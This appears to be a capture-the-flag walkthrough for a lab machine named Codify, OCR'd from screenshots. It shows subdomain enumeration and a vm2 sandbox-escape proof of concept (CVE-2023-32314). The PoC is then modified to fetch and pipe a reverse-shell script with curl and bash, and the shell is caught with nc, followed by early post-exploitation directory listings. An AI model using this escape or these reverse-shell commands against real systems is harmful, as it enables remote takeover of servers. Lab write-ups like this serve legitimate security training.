
As usual which i have already explored...

Port 3000 is also running the same website....



```
Found: whm.codify.htb Status: 301 [Size: 306] [--> http://codify.htb/]
Found: webdisk.codify.htb Status: 301 [Size: 310] [--> http://codify.htb/]
Found: ftp.codify.htb Status: 301 [Size: 306] [--> http://codify.htb/]
Found: localhost.codify.htb Status: 301 [Size: 312] [--> http://codify.htb/]
Found: www.codify.htb Status: 301 [Size: 306] [--> http://codify.htb/]
Found: webmail.codify.htb Status: 301 [Size: 310] [--> http://codify.htb/]
Found: smtp.codify.htb Status: 301 [Size: 307] [--> http://codify.htb/]
Found: pop.codify.htb Status: 301 [Size: 306] [--> http://codify.htb/]
Found: mail.codify.htb Status: 301 [Size: 307] [--> http://codify.htb/]
Found: ns1.codify.htb Status: 301 [Size: 306] [--> http://codify.htb/]
Found: cpanel.codify.htb Status: 301 [Size: 309] [--> http://codify.htb/]
Found: autoconfig.codify.htb Status: 301 [Size: 313] [--> http://codify.htb/]
Found: test.codify.htb Status: 301 [Size: 307] [--> http://codify.htb/]
Found: www2.codify.htb Status: 301 [Size: 307] [--> http://codify.htb/]
Found: blog.codify.htb Status: 301 [Size: 307] [--> http://codify.htb/]
Found: autodiscover.codify.htb Status: 301 [Size: 315] [--> http://codify.htb/]
Found: m.codify.htb Status: 301 [Size: 304] [--> http://codify.htb/]
Found: ns2.codify.htb Status: 301 [Size: 306] [--> http://codify.htb/]
Found: ns.codify.htb Status: 301 [Size: 305] [--> http://codify.htb/]
Found: ns3.codify.htb Status: 301 [Size: 306] [--> http://codify.htb/]
Found: dev.codify.htb Status: 301 [Size: 306] [--> http://codify.htb/]
Found: pop3.codify.htb Status: 301 [Size: 307] [--> http://codify.htb/]
Found: old.codify.htb Status: 301 [Size: 306] [--> http://codify.htb/]
Found: admin.codify.htb Status: 301 [Size: 308] [--> http://codify.htb/]
Found: imap.codify.htb Status: 301 [Size: 307] [--> http://codify.htb/]
Found: mail2.codify.htb Status: 301 [Size: 308] [--> http://codify.htb/]
Found: mx.codify.htb Status: 301 [Size: 305] [--> http://codify.htb/]
Found: vpn.codify.htb Status: 301 [Size: 306] [--> http://codify.htb/]
Found: forum.codify.htb Status: 301 [Size: 308] [--> http://codify.htb/]
Found: mobile.codify.htb Status: 301 [Size: 309] [--> http://codify.htb/]
Found: new.codify.htb Status: 301 [Size: 306] [--> http://codify.htb/]
Found: mysql.codify.htb Status: 301 [Size: 308] [--> http://codify.htb/]
Found: cp.codify.htb Status: 301 [Size: 305] [--> http://codify.htb/]
Found: ns4.codify.htb Status: 301 [Size: 306] [--> http://codify.htb/]
Found: demo.codify.htb Status: 301 [Size: 307] [--> http://codify.htb/]
```

Every subdomain redirecting to the original website which means no use of subdomain enumeration...



Snyk
https://security.snyk.io › ... › npm

Sandbox Bypass in vm2 | CVE-2023-32314


16 May 2023 — **vm2** is a sandbox that can run untrusted code with whitelisted Node's built-in modules. Affected versions of this package are **vulnerable to** Sandbox Bypass.

BleepingComputer
https://www.bleepingcomputer.com › News › Security

Exploit available for critical bug in VM2 JavaScript sandbox ...

7 Apr 2023 — Proof-of-concept **exploit** code has been released for a recently disclosed critical **vulnerability** in the popular **VM2** library, a JavaScript ...


Got a lot of security which means that this library of nodejs is actually vulnerable...



PoC


```
const { VM } = require("vm2");
const vm = new VM();

const code = `
  const err = new Error();
  err.name = {
    toString: new Proxy(() => "", {
      apply(target, thiz, args) {
        const process =
args.constructor.constructor("return process")();
        throw
process.mainModule.require("child_process").execSync("
hacked").toString();
      },
    }),
  };
  try {
    err.stack;
  } catch (stdout) {
    stdout;
  }
`;

console.log(vm.run(code)); // -> hacked
```

Got some example code in the first blog...




```
const { VM } = require("vm2");
const vm = new VM();

const code = `
  const err = new Error();
  err.name = {
    toString: new Proxy(() => "", {
      apply(target, thiz, args) {
        const process = args.constructor.constructor("return process")();
        throw process.mainModule.require("child_process").execSync("echo hacked").toString();
      },
    }),
  };
  try {
    err.stack;
  } catch (stdout) {
    stdout;
  }
`;

console.log(vm.run(code)); // -> hacked
```

```
hacked
```




Ok!!! So PoC code is working, let's try to add rev. shell in it...




```
~/current (0.028s)
ls
lab_sohamtanwar.ovpn  rev.sh

~/current (0.027s)
echo -e '#!/bin/bash\nsh -i >& /dev/tcp/10.10.14.42/9000 0>&1' > rev.sh
```

First created a rev. shell file...




```
const { VM } = require("vm2");
const vm = new VM();

const code = `
  const err = new Error();
  err.name = {
    toString: new Proxy(() => "", {
      apply(target, thiz, args) {
        const process = args.constructor.constructor("return
process")();
        throw
process.mainModule.require('child_process').exec('curl
http://10.10.14.42:8000/rev.sh|bash');
      },
    }),
  };
  try {
    err.stack;
  } catch (stdout) {
    stdout;
  }
`;

console.log(vm.run(code)); // -> hacked
```

So wrote the rev. shell payload...




```
~/current
rlwrap nc -lnvp 9000

Listening on 0.0.0.0 9000
Connection received on 10.129.1.170 38250
sh: 0: can't access tty; job control turned off
$
```

Got it!!!




```
svc@codify:~$ ls -alls -al
ls -al
total 32
drwxr-x--- 4 svc    svc    4096 Sep 26  2023 .
drwxr-xr-x 4 joshua joshua 4096 Sep 12  2023 ..
lrwxrwxrwx 1 svc    svc       9 Sep 14  2023 .bash_history -> /dev/null
-rw-r--r-- 1 svc    svc     220 Sep 12  2023 .bash_logout
-rw-r--r-- 1 svc    svc    3771 Sep 12  2023 .bashrc
drwx------ 2 svc    svc    4096 Sep 12  2023 .cache
drwxrwxr-x 5 svc    svc    4096 Oct 21 14:28 .pm2
-rw-r--r-- 1 svc    svc     807 Sep 12  2023 .profile
-rw-r--r-- 1 svc    svc      39 Sep 26  2023 .vimrc
```

Saw a directory in user's home directory reverse shelld as...




```
svc@codify:~/.pm2$ ls    ls
ls
dump.pm2      logs              modules  pm2.log  pub.sock  touch
dump.pm2.bak  module_conf.json  pids     pm2.pid  rpc.sock
```

Found nothing in .pm2 directory...




```
svc@codify:~$ ls -alls -al /home
ls -al /home
total 16
drwxr-xr-x  4 joshua joshua 4096 Sep 12  2023 .
drwxr-xr-x 18 root   root   4096 Oct 31  2023 ..
drwxrwx---  3 joshua joshua 4096 Nov  2  2023 joshua
drwxr-x---  4 svc    svc    4096 Sep 26  2023 svc
svc@codify:~$
```

found another user...




```
svc@codify:/var/www/contact$ ls    ls
ls
index.js  package.json  package-lock.json  templates  tickets.db
